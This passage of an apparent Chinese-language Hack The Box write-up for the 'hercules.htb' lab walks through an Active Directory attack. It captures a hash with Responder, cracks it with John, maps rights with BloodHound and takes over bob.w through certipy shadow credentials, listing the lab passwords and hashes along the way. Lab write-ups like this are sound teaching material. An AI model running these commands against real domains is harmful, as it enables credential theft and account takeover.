
开启responder,并上传我们生成的odt文件,等待一段时间会获取到natalie.a用户的hash
sudo responder -I tun0 -v

使用john进行破解,得到明文密码Prettyprincess123!
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
使用bloodhound-python进行域信息收集
bloodhound-python -u ken.w -p 'change*th1s_p@ssw()rd!!' -c All -d hercules.htb -ns 10.10.11.91 --zip --use-ldap

可以看到我们刚刚得到的natalie.a用户属于web support组,这个组的权限好像挺多



我们再看看web support组的权限,发现对6个用户都有Genericwrite权限
再看看哪些用户属于远程登录的组


并且又看到stephen.m和mark.s属于Security Helpdesk组,然后Security Helpdesk组对auditor有forcechangepassword权限

在分析了下Security Helpdesk组发现他对7个用户都有ForceChangePassword权限
Foothold
先利用Genericwrite权限来用影子证书来打bob.w

请求natalie.a的tgt
impacket-getTGT -dc-ip 10.10.11.91 hercules.htb/natalie.a:Prettyprincess123!
export KRB5CCNAME=natalie.a.ccache
sudo ntpdate 10.10.11.91

certipy-ad shadow auto -u natalie.a@hercules.htb -k -dc-host DC.hercules.htb -account bob.w

得到bob.w用户的hash8a65c74e8f0073babbfac6725c66cc3f
利用得到的bob.w的hash请求tgt
impacket-getTGT -dc-ip 10.10.11.91 -hashes :8a65c74e8f0073babbfac6725c66cc3f hercules.htb/bob.w
export KRB5CCNAME=bob.w.ccache

枚举下bob.w可写的对象
bloodyAD -u 'bob.w' -p '' -k -d 'hercules.htb' --host DC.hercules.htb get writable --detail
